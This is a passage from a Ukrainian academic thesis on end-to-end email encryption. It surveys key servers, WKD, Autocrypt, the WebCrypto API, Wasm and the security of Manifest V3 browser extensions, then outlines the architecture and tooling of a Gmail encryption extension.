Класична реалізація протоколу HKP спирається на інфраструктуру Synchronizing Key Server (SKS). SKS працює за принципом розподіленого реєстру без права видалення, де сервери постійно синхронізують свої бази даних, додаючи нові ключі та підписи. Будь-хто може завантажити відкритий ключ або додати підпис до чужого. Ця особливість початково розроблялася для підтримки концепції Web of Trust (WOT), але з часом стала її найбільшою вразливістю.

Відсутність механізмів авторизації створює можливість здійснення атак типу отруєння сертифіката. Атака полягає у генеруванні великої кількості фіктивних цифрових підписів до відкритого ключа жертви. У результаті чого розмір сертифіката зростає до десятків мегабайтів, що призводить до перевантаження алгоритмів обробки та повної відмови в обслуговуванні (DoS). Крім того, неможливо повністю видалити персональні дані з децентралізованого SKS.

Для вирішення цих недоліків, існують HKP з підтвердженням ідентичності. Найбільш відомим представником є keys.openpgp.org, який базується на сервері криптографічних ключів Hagrid. Цей сервер відмовився від відкритого SKS на користь централізації орієнтованої на приватність. Він вимагає обов'язкової верифікації адреси електронної пошти перед публікацією ідентифікатора у відкритому доступі. Якщо користувач завантажує ключ, але не підтверджує

електронну адресу, сервер розповсюджує лише його криптографічні дані без прив'язаної адреси.

### 1.4.2 Web Key Directory

Протокол Web Key Directory (WKD) є сучасним стандартом, що пропонує механізм автоматизованого виявлення відкритих ключів через виконання стандартизованих HTTPS-запитів до веб-сервера домену, який безпосередньо обслуговує електронну пошту користувача. Тобто відповідальність за цілісність та поширення відкритих ключів покладається безпосередньо на системних адміністраторів сервера. WKD спирається на існуючу інфраструктуру Web PKI для забезпечення децентралізованого розповсюдження сертифікатів.

Архітектура WKD складається з протоколу виявлення ключів та протоколу оновлення каталогу. Для забезпечення сумісності з різними типами мережевих інфраструктур, протокол виявлення визначає прямий та розширений методи розгортання. При використанні прямого методу клієнт формує та надсилає запит HTTPS GET до основного домену користувача. У розширеному методі запит спрямовується на спеціально виділений субдомен, що дозволяє адміністраторам розділяти інтернет-трафік та сервіси управління ключами.

Перевагою WKD є те, що джерелом довіри виступає автентичність домену, яка криптографічно підтверджується сертифікатами TLS. Власник домену має повний контроль над тим, які відкриті ключі публікуються і прив'язуються до електронних адрес, що мінімізує ризики спуфінгу, коли особа або програма маскується під іншу за допомогою фальсифікації даних.

Однак протокол не підтримує розповсюдження декількох різних відкритих ключів для однієї електронної адреси. Це створює проблеми під час періодів міграції користувачів зі старих криптографічних алгоритмів на нові стандарти постквантової криптографії. Враховуючи це, на останніх засіданнях розробників IETF обговорюється можливість відмови від прямого методу WKD або навіть заміни всієї інфраструктури на механізми делегування пошуку до HKP через спеціалізовані DNS-записи.

### 1.4.3 Autocrypt

Autocrypt пропонує інший підхід до розповсюдження відкритих ключів, використовуючи механізм внутрішньоканальної передачі. Замість покладання на зовнішню інфраструктуру, таку як сервери ключів, Autocrypt вбудовує криптографічні дані безпосередньо у службові заголовки самих електронних листів. Головною метою стандарту є поступове впровадження наскрізного шифрування, захищаючи листування від пасивного збору даних.

Технічно спеціальний заголовок Autocrypt містить адресу відправника та його відкритий ключ у форматі OpenPGP, закодований за допомогою Base64. Коли поштовий клієнт отримує такий лист, він автоматично витягує ключ, пов'язує його з адресою відправника та оновлює власну внутрішню таблицю контактів. На основі цих даних програма самостійно формує рекомендацію щодо доцільності шифрування наступних повідомлень для цього адресата.

Важливою особливістю Autocrypt є концепція опортуністичної безпеки. Протокол віддає перевагу доступності інформації над максимальною конфіденційністю. Якщо поштовий клієнт виявляє ризик того, що одержувач не зможе розшифрувати повідомлення, система порекомендує відправити текст у відкритому вигляді. Це дозволяє уникнути ситуацій з появою нечитабельних листів.

Для розв’язання проблеми синхронізації ключів між різними пристроями одного користувача, стандарт визначає механізм Autocrypt Setup Message. Це спеціальне зашифроване повідомлення, яке користувач надсилає сам собі. Воно містить закритий ключ і дозволяє безпечно перенести його на інший пристрій за допомогою згенерованого числового коду доступу. Крім того, протокол підтримує функцію Key Gossip, яка вкладає відкриті ключі всіх учасників групового листування безпосередньо в зашифроване повідомлення. Це забезпечує можливість безпечного відправлення зашифрованих листів цим учасникам, коли відправник може не мати їхніх відкритих ключів.

## 1.5 Архітектура криптографії у веб-середовищі

Перші спроби реалізації криптографії в браузері базувалися на використанні сторонніх бібліотек мовою програмування JavaScript, таких як Stanford Javascript Crypto Library або Forge. Однак, навіть найдосконаліші з них мають недоліки, які випливають з архітектурних особливостей мови.

Однією з суттєвих проблем вважається відсутність безпечного управління пам'яттю. Оскільки JavaScript є високорівневою мовою з автоматичним збиранням сміття, розробник не має прямого контролю над виділенням та звільненням оперативної пам'яті. Як наслідок, криптографічні ключі та відкриті тексти у вигляді звичайних змінних можуть залишатися в пам'яті браузера невизначений час після завершення операції. Їх неможливо гарантовано і безпечно стерти, що створює ризик зчитування з пам'яті зловмисниками.

Іншим недоліком є вразливість до атак сторонніми каналами. Для забезпечення безпеки більшість криптографічних алгоритмів повинні виконуватися за сталий час, незалежно від вхідних даних. У середовищі JavaScript, через особливості роботи JIT-компіляторів (Just-In-Time) та оптимізації браузерних рушіїв, практично неможливо гарантувати сталий час виконання операцій. Це робить JavaScript реалізації вразливими до атак по часу, коли зловмисники відновлюють ключову інформацію, аналізуючи час потрібний для виконання криптографічних алгоритмів.

Крім того, надійна криптографія потребує джерел високої ентропії для генерації ключів та векторів ініціалізації. Стандартна функція Math.random() у JavaScript не є криптографічно стійким генератором псевдовипадкових чисел, оскільки її результати є передбачуваними.

Щоб комплексно розв'язати ці проблеми, консорціум W3C (World Wide Web Consortium) стандартизував кросбраузерний Web Cryptography API (WebCrypto API). Цей стандарт визначає програмний інтерфейс, який переносить криптографічні операції із середовища JavaScript на рівень нативного коду браузера. Він надає розробникам доступ до низькорівневих криптографічних

примітивів, які забезпечують продуктивність роботи з великим обсягом даних та мінімізують ризик атак сторонніми каналами. Разом з цим програмний інтерфейс (API) розв'язує проблему криптографічно стійкої ентропії методом crypto.getRandomValues(), який дозволяє отримувати випадкові значення з високим рівнем криптографічної безпеки.

Станом на 2025-2026 роки організація W3C активно просуває стандарт Web Cryptography API Level 2, що розширює перелік підтримуваних криптографічних операцій. Зокрема включено підтримку алгоритмів, стійких до квантових обчислень, а також хеш-функції SHA-3.




Рисунок 1.6 – Послідовність криптографічної операції WebCrypto API

Виконання криптографічної операції починається із завантаження ресурсів клієнта та їх ініціалізації в середовищі виконання JavaScript. У момент, коли виникає потреба у криптографічних обчисленнях, рушій JavaScript формує асинхронний виклик до відповідного інтерфейсу WebCrypto API. Далі цей API отримує безпечний доступ до ізольованого сховища користувацького агента для

вилучення необхідного криптографічного ключа. По завершенню, результат повертається до клієнта у вигляді об'єкта Promise.

Взаємодія з обчислювальними функціями здійснюється через глобальний інтерфейс SubtleCrypto. Основним елементом цього інтерфейсу є об'єкт CryptoKey, який дозволяє розробникам безпечно створювати й взаємодіяти з криптографічними ключами безпосередньо у браузері. Коли за допомогою WebCrypto API генерується або імпортується ключ, його дані зберігається в ізольованій пам'яті браузера, що розв'язує проблему зчитування цих даних зловмисниками.

Закритий ключ має зберігатися локально для розшифрування вхідних повідомлень та створення цифрових підписів між сеансами, але при цьому залишатися захищеним від зчитування. У браузері для зберігання даних до закриття сторінки існує об’єкт веб-сховища sessionStorage і до програмного або ручного видалення об’єкт localStorage. Ці сховища мають обсяг 5-10 мегабайт, підтримують виключно рядкові типи даних string і через це не можуть напряму зберігати об’єкти CryptoKey. Тому ключ має бути серіалізований у вигляді JSON Web Key (JWK), що зберігатиметься в області пам’яті до якої має повний доступ скрипт, виконуваний з того самого джерела. Таким чином дані залишаються без захисту перед атаками типу XSS (Cross-Site Scripting), коли зловмисник отримує можливість виконувати довільний код у контексті сторінки.

Для безпечного зберігання значних обсягів структурованих даних у браузері використовується IndexedDB. Він є нереляційною базою даних (БД), яка дозволяє розміщувати пари ключ-значення, складні об’єкти та ін. Цей механізм працює в асинхронному режимі та підтримує розширені типи даних, завдяки чому він підходить для зберігання офлайн.

Безпека в IndexedDB забезпечується політикою того ж походження. Згенеровані закриті ключі прив'язуються до ідентифікатора похідного джерела і залишаються недоступними для зчитування. Однак, оскільки дані в IndexedDB зберігаються на їх носії, існує можливість компрометації цих даних при отриманні прямого доступу до носія. Тому використовується процедура

обгортання, коли закритий ключ додатково шифрується симетричним алгоритмом.

Для його отримання застосовується функція формування ключа, яка перетворює заданий користувачем майстер-пароль на криптографічно стійкий варіант відповідної довжини. Майстер-пароль та похідний від нього симетричний ключ ніколи не зберігаються на носії чи в сховищі IndexedDB. Вони існують виключно в оперативній пам'яті браузера під час активного сеансу.

Web Crypto API дозволяє створити пару ключів, у якій властивість extractable закритого ключа має значення false, що робить його отримання методами SubtleCrypto неможливим. При цьому IndexedDB використовуючи алгоритм структурованого клонування, дозволяє безпосередньо зберігати ключ CryptoKey без їхньої попередньої конвертації у JWK. В такому випадку зловмисник не зможе викрасти дані цього ключа, але успішна XSS-атака все ще становить загрозу, оскільки дозволяє використовувати його у межах скомпрометованого сеансу для несанкціонованого розшифрування чи підпису даних.

Попри архітектурні переваги та безпеку, WebCrypto API має суттєве обмеження у контексті розробки комплексних систем наскрізного шифрування електронної пошти. Інтерфейс SubtleCrypto є низькорівневим і надає лише базові примітиви. Він не підтримує імплементацію високорівневих протоколів і форматів даних, таких як OpenPGP або S/MIME. З цієї причини для захисту комунікації застосовується гібридний підхід. Високорівневі бібліотеки інкапсулюють логіку парсингу повідомлень, управління форматом PGP-пакетів, створення підписів та перетворення даних у формат ASCII Armor. Водночас важкі в обчисленні та критичні до безпеки математичні операції ці бібліотеки делегують надійнішому WebCrypto API.

У випадках, коли алгоритм не підтримується вбудовано, розробники покладаються на WebAssembly (Wasm). Цей портативним бінарний формат інструкцій забезпечує виконання коду у веб-середовищі зі швидкістю, наближеною до нативної, зберігаючи сувору ізоляцію від операційної системи.

Wasm виступає ціллю компіляції для низькорівневих мов програмування C, C++ або Rust, що дозволяє портувати вже існуючі криптографічні бібліотеки та протоколи без переписування їхньої логіки на JavaScript.

Модуль Wasm використовується для інкапсуляції високорівневої логіки протоколів по типу OpenPGP, парсингу даних та безпечного управління пам'яттю, тоді як найважчі обчислювальні примітиви можуть делегуватися WebCrypto API для досягнення максимальної апаратної швидкодії.

Код Wasm виконується у стековій віртуальній машині (VM), де інструкції працюють шляхом додавання та вилучення значень із неявного стека. Ця модель є простою для компіляції та ефективною для виконання. Сучасні браузери інтегрують Wasm VM безпосередньо у свої рушії JavaScript.

Порівняльний аналіз, проведений 2025 року в дослідженні Evaluating Legacy and Modern Cryptography on the Web [10], підтверджує важливість Wasm для виконання інтенсивних криптографічних операцій. Відповідно до результатів, розшифрування за алгоритмом RSA з ключем довжиною 2048 біт у середовищі Wasm займає приблизно 1 мс, тоді як аналогічна операція у JavaScript потребує понад 6 мс. Більш суттєвою є різниця при обробці сучасних алгоритмів цифрового підпису, таких як Ed25519. Використання механізму пакетної перевірки підписів у Wasm дозволяє скоротити час обробки одного підпису з 8 мс до 0,07 мс. Окрім того, ручне управління пам'яттю у Wasm виключає появу непередбачуваних затримок, які в JavaScript генеруються під час роботи автоматичної системи збору сміття.

Продуктивність не може досягатися ціною безпеки. Тому Wasm розроблено з урахуванням безпеки пам'яті та ізоляції. Він не може безпосередньо отримувати доступ до API хост-системи, об'єктної моделі документа (DOM) або інших ресурсів за межами його лінійної пам'яті. Уся взаємодія із зовнішнім світом, включаючи API браузера, повинна здійснюватися через JavaScript за чітко визначеним інтерфейсом імпорту або експорту. Це забезпечує обмеження коду Wasm його середовищем виконання, запобігаючи шкідливій діяльності та підтримуючи модель безпеки веб-середовища.

## 1.6 Архітектура та модель безпеки браузерних розширень

Розширення для браузерів – це програми, що працюють в його ізольованому просторі безпеки. Вони допомагають розширити його функціонал, при цьому поєднуючи можливості, що вже існують. Розширення змінюють основний інтерфейс браузера та взаємодіють із веб-сайтами, тим самим впливаючи на користувацький досвід. Це дає змогу модифікувати візуальне представлення сторінок, блокувати небажані мережеві запити, керувати конфіденційними даними та ін.

З перспективи веб-сторінки розширення браузера є практично непомітним доповненням. Вони виконують JavaScript у власному середовищі виконання, ізольовано відображають свій інтерфейс і мають доступ до власного набору API. У більшості випадків глобальна область видимості JavaScript сторінки не має доступу до інформації про встановлене розширення та механізм його дії.

Розширення можуть мати кілька користувацьких інтерфейсів HTML: бічна панель, спливаюче вікно, сторінка параметрів та сторінки інструментів розробника. На відміну від контент-скриптів, ці інтерфейси відображаються та поводяться так само як звичайна сторінка браузера з подіями завантаження та стандартним об'єктом документа. Однак кожен із них отримує власний контейнер й повністю ізольований від інших сторінок.

Тобто розширення мають достатньо можливостей, щоб працювати як самостійні програмні модулі, що існують виключно в самому браузері. Вони можуть взаємодіяти з декількома вкладками на різних доменах, якщо отримано необхідні дозволи. Це означає, що розширення браузера здатне перевіряти та керувати частиною або всіма його активними сторінками. Варто зауважити, що розширення також не зобов'язані використовувати веб-сторінки взагалі.

Проте саме ці можливості та доступ створюють значні ризики безпеці та конфіденційності. Оскільки розширення здатні взаємодіяти із вмістом веб-сторінок та локальним сховищем, вони стають потенційною мішенню для зловмисників. Масштабне емпіричне дослідження безпеки браузерних

розширень, проведене науковцями Технологічного університету Чалмерса [11] на базі аналізу повної вибірки з 133 365 розширень Chrome Web Store, дозволило виявити чітку статистику розподілу та експлуатації внутрішніх вразливостей.

Таблиця 1.3 – Типи виявлених вразливостей розширень браузера

| Вразливість | Атакуючий | Кількість | Опис |
|---|---|---|---|
| Code execution (XSS) | Розширення / Веб-сторінка | 1 349 | XSS через вразливий обмін повідомленнями. |
| History poisoning (XSS) | Розширення / Веб-сторінка | 1 349 | XSS при зчитуванні шкідливого <title> з історії браузера. |
| History poisoning (HTML injection) | Розширення / Веб-сторінка | 2 829 | Вставка HTML-коду через маніпуляцію історією браузера. |
| Fingerprinting | Розширення | 11 147 | Ідентифікація розширення через зовнішні повідомлення. |

Докладний аналіз вразливостей свідчить про системні недоліки в архітектурі багатьох розширень. Найбільш масовою проблемою, що охоплює 11 147 розширень, є вразливість до ідентифікації через механізм зовнішніх повідомлень. Браузери за замовчуванням дозволяють передавання даних між розширеннями, а переважна більшість розробників не обмежують цю взаємодію. Це дозволяє стороннім модулям безперешкодно надсилати запити та за їхніми відповідями ідентифікувати встановлені розширення, готуючи підґрунтя для подальших цілеспрямованих атак.

Наслідком незахищеного обміну повідомленнями стає вразливість до виконання довільного коду, що була зафіксована у 1 349 розширеннях. Їхні внутрішні обробники передають вхідні дані безпосередньо у функції динамічної інтерпретації без попередньої валідації та санітаризації. Експлуатація вразливості дозволяє атакуючому скрипту повністю перехопити керування фоновим сценарієм вразливого розширення та виконувати операції з найвищими привілеями.

Іншою загрозою є атаки через спільні інтерфейси браузера, зокрема через історію переглядів. Раніше згадані 1 349 розширень виявилися вразливими до захоплення через XSS, який ініціюється при «отруєнні» назви веб-сторінки шкідливим JavaScript-кодом. Крім того, зафіксовано 2 829 розширень, які дозволяють здійснювати вставку HTML-коду через маніпуляції з історією, навіть за умов функціонування політика безпеки контенту (CSP), яка блокує виконання сторонніх скриптів. Відсутність належного очищення текстових елементів дозволяє зловмисникам модифікувати інтерфейс розширень, інтегрувати фішингові форми або здійснювати приховані метаперенаправлення.

З метою мінімізації описаних ризиків та регламентації доступу до API, розробники веб-браузерів впровадили сувору модель безпеки на основі декларативного підходу. Центральним елементом цієї моделі є набір правил для розширення браузера – Manifest. Кожне розширення повинно надавати його у файлі manifest.json формату JSON. Він виконує роль ідентифікатора, вказуючи браузеру всю необхідну метаінформацію, структуру та запитувані дозволи ще до того, як розширення буде встановлено та запущено.

Файл маніфесту визначає ключові аспекти безпеки розширення:

– Права доступу до функцій браузера, API або даних.

– Дозволи хосту до конкретних веб-сайтів за переліком.

– CSP для контролю завантаження контенту.

– Точки входу, які описують, де і як розширення буде виконуватися.

Особливе значення в контексті безпеки має перехід браузерів на нову версію Manifest V3 (MV3). У порівнянні з попередньою версією MV2, він значно обмежує можливості фонового виконання коду, замінюючи постійно активні фонові сторінки на фонові скрипти Service Workers, які запускаються лише за потреби.

Фонові скрипти не можуть безпосередньо отримувати доступ до веб-сторінок у вікнах або вкладках браузера. Натомість розширення можуть вбудовувати контент-скрипти у вікно або вкладку, які виконуються в контексті сторінки, а отже, мають доступ до інтерфейсу DOM сторінки. Щоб вбудувати

скрипт, розширення повинні визначити дозволи хоста у файлі маніфесту. Розширення можуть вбудовувати скрипти за допомогою декларацій або програмних методів.

Іншою важливою зміною MV3, стала заборона на виконання віддалено розміщеного коду. У попередніх версіях розширення мали технічну можливість завантажувати скрипти із зовнішніх серверів безпосередньо під час роботи. Це створювало вектор для атак на ланцюг постачання, оскільки зловмисники могли компрометувати зовнішній сервер і непомітно впроваджувати шкідливий код у розширення без необхідності оновлення через магазин розширень. Згідно зі специфікацією MV3, увесь виконуваний код має бути інкапсульований безпосередньо в його локальному пакеті, який проходить перевірку модераторами платформи дистрибуції.

*Висновки до розділу:*

1. Проведено аналіз протоколів електронної пошти та шифрування TLS, під час якого виявлено збереження доступу до повідомлень у вигляді звичайного тексту на проміжних серверах. Це робить електронне листування пріоритетним вектором для BEC-атак та фішингу, що обґрунтовує необхідність у застосуванні додаткових засобів криптографічного захисту.

2. Досліджено концепцію E2EE та здійснено порівняльний аналіз загальноприйнятих стандартів S/MIME та OpenPGP. Визначено їхні відмінності у моделях управління довірою, підходах до розподілу відкритих ключів, а також підтверджено необхідність використання сучасних методів AEAD для протидії модифікації шифротексту, такій як атака EFAIL.

3. Проаналізовано архітектуру розгортання криптографії у веб-середовищі та специфіку роботи браузерних розширень. Встановлено, що для усунення архітектурних недоліків JavaScript та забезпечення високої швидкодії обчислень доцільно використовувати можливості WebCrypto API у поєднанні з Wasm. Водночас аналіз безпеки розширень доводить необхідність використання MV3 для мінімізації ризиків XSS-атак та виконання віддаленого шкідливого коду.

# РОЗДІЛ 2
# ПРАКТИЧНА РЕАЛІЗАЦІЯ РОЗШИРЕННЯ ДЛЯ ШИФРУВАННЯ ЕЛЕКТРОННОЇ ПОШТИ

## 2.1 Постановка задачі та аналіз архітектури розширення

Аналіз класичної архітектури електронної пошти та вразливостей, проведений у попередньому розділі, демонструє об’єктивну потребу в створенні додаткового рівня захисту комунікації. Основною метою цього дослідження є розробка та технічна реалізація браузерного розширення, призначеного для забезпечення наскрізного шифрування електронних повідомлень у веб-середовищі Gmail. Це рішення спрямоване на розв'язання фундаментальних проблем безпеки сучасних поштових сервісів.

Основними вимогами до розширення є повна сумісність із сучасним стандартом RFC 9580, підтримка еліптичної криптографії (ECC), а також забезпечення жорсткої ізоляції контекстів виконання скриптів. Це унеможливить компрометацію конфіденційних даних через вразливості на сторінці самого поштового сервісу.

Як вже відомо, сервери провайдера зберігають та обслуговують повідомлення у незашифрованому вигляді, навіть при використанні протоколів захисту під час передавання, таких як TLS. Це створює потенційний вектор атаки, оскільки доступ до даних може мати не лише користувач-одержувач, але й сам поштовий провайдер, а також будь-які особи, що отримали несанкціонований доступ до серверів.

Поставлені задачі для розробки розширення:

- шифрування повідомлень перед відправленням на сервер Gmail;
- розшифрування вмісту повідомлень після отримання;
- керування криптографічними ключами контактів та власними;
- інтеграція з інтерфейсом Gmail.

Для реалізації цих завдань була обрана трирівнева архітектура, характерна для сучасних браузерних розширень, яка забезпечує чітке розділення відповідальності та високий рівень безпеки. Вона складається з трьох окремих шарів або рівнів: контент-скрипту, Service Worker та інтерфейсу користувача.




Рисунок 2.1 – Схема архітектури розширення

Основою взаємодії цих компонентів є конфігурація manifest.json, що декларує для ядра браузера структуру розширення, точки входу, фонові сценарії, дозволи хостів та доступні веб-ресурси. Браузер своєю чергою ініціалізує Service Worker, створює контексти для сторінок налаштувань, спливаючих вікон та автоматично виконує ін'єкцію контент-скриптів під час завантаження цільового домену.

Ізольовані інтерфейси користувача та контент-скрипт взаємодіють із центральним криптографічним сервісом background.js через асинхронні повідомлення внутрішнього API розширення. При цьому content-script.js працює в окремому контексті безпеки сторінки. Він має прямий доступ до Gmail DOM

для відстеження появи PGP-блоків, але не може взаємодіяти із внутрішніми JavaScript-об'єктами самого Gmail.

Оскільки content-script.js обмежений ізольованим світом, розширення використовує метод injectScript для впровадження gmail-bridge.js безпосередньо в середовище веб-сторінки. Це дозволяє бібліотекам перехоплювати події створення листів на низькому рівні. Міжконтекстний міст (window.postMessage) забезпечує двосторонній зв'язок між gmail-bridge.js, який перехоплює відкритий текст, та content-script.js, який перенаправляє цей текст на шифрування у фоновий скрипт. Такий підхід формує комунікаційний канал, де повідомлення передаються через сувору серіалізацію даних.

На основі описаної архітектури процес обробки електронних листів логічно поділяється на два потоки:

1. Потік шифрування під час створення листа, де перехоплений мостом відкритий текст передається до фонового сервісу. Він отримує відкриті ключі одержувачів, виконує шифрування за стандартом OpenPGP і повертає готовий PGP-блок. Після цього блок інжектується назад у редактор Gmail, повністю замінюючи оригінальний текст перед його відправленням на сервер.

2. Потік розшифрування за реактивною моделлю, де контент-скрипт відстежує DOM-дерево на наявність PGP-блоків. Знайдений шифротекст вилучається та передається до Service Worker, де розшифровується закритим ключем користувача, проходить обов'язкову санітаризацію для запобігання XSS-атакам і безпечно інтегрується назад в інтерфейс.

Зберігання закритих ключів у вигляді відкритого тексту є критичною вразливістю. Тому потрібне локальне зберігання цих ключів у зашифрованому вигляді із застосуванням надійних алгоритмів симетричного шифрування. Під час активного сеансу розшифровані закриті ключі треба утримувати в оперативній пам'яті фонового скрипту.

Таким чином, шкідливий скрипт, який потенційно може бути виконаний у середовищі веб-сторінки внаслідок XSS-атаки, не зможе отримати прямий доступ до внутрішніх функцій розширення або викрасти криптографічні дані.

## 2.2 Аналіз вибраного технологічного стека

Вибір технологічного стека для розробки сучасного браузерного розширення є головним етапом, оскільки архітектура накладає суворі обмеження на виконання фонових процесів, використання віддаленого коду, політику безпеки контенту (CSP) та взаємодію між компонентами. Реалізація криптографії у браузерному розширенні вимагає інструментів, які гарантують високу продуктивність, безпеку та зручність розробки.

### 2.2.1 Фреймворк веб-розширень WXT

Процес розробки розширення починається з вибору базового фреймворку, який здатен забезпечити сумісність із сучасними вимогами браузерів та оптимізувати процес збірки. Класичний підхід до розробки браузерних розширень передбачає ручне управління файлом маніфесту та налаштування складних систем збірки для компіляції. Для реалізації розширення було обрано сучасний фреймворк WXT (Web Extension Toolkit) [12], який абстрагує ці складнощі та пропонує систему автоматичної генерації маніфесту на основі файлової структури проєкту.

Стандарт MV3 суттєво обмежує використання фонових сторінок, замінюючи їх на ефемерні Service Workers. Також накладає жорсткіші обмеження на виконання зовнішнього коду і CSP. Натомість WXT дозволяє розробникам підтримувати єдину кодову базу, яка за потреби може автоматично компілюватися відповідно до вимог різних браузерів та версій маніфесту, враховуючи їхні специфічні відмінності в API.

WXT використовує Vite як основну систему збірки. Vite забезпечує швидку заміну модулів (Hot Module Replacement) під час розробки компонентів інтерфейсу та швидке перезавантаження контент-скриптів, що критично для ітеративної розробки складних інтерфейсів. Оскільки розширення оперує важкими криптографічними бібліотеками, можливість конфігурації Vite дозволяє задавати ліміт попереджень про розмір чанку. Це дозволяє уникнути помилок під

час лінтування збірки ядра бібліотеки шифрування, яке через свою специфіку може мати значний розмір.

Окрім управління збіркою, WXT надає зручний механізм конфігурації CSP. Відповідно до вимог MV3, використання eval() або виконання віддаленого коду суворо заборонено у звичайних сторінках розширення. Проте необхідний виняток для функціонування криптографічних алгоритмів на базі Wasm. WXT дозволяє інкапсулювати ці налаштування безпосередньо у конфігураційному файлі, що гарантує виконання модулів Wasm на сторінці налаштувань та у спливаючому вікні для розтягування ключів без порушення загальної архітектури безпеки MV3.

### 2.2.2 Фреймворк інтерфейсу Svelte

Для реалізації користувацького інтерфейсу розширення та інших інтерактивних елементів, що інжектуються поверх Gmail, було обрано фреймворк Svelte версії 5 [13]. Інші фреймворки, такі як React або Vue, використовують концепцію віртуального DOM, тобто проміжного представлення сторінки в пам'яті, яке порівнюється з реальним DOM при кожній зміні стану. Цей процес вимагає значних обчислювальних ресурсів і завантаження об'ємного середовища виконання.

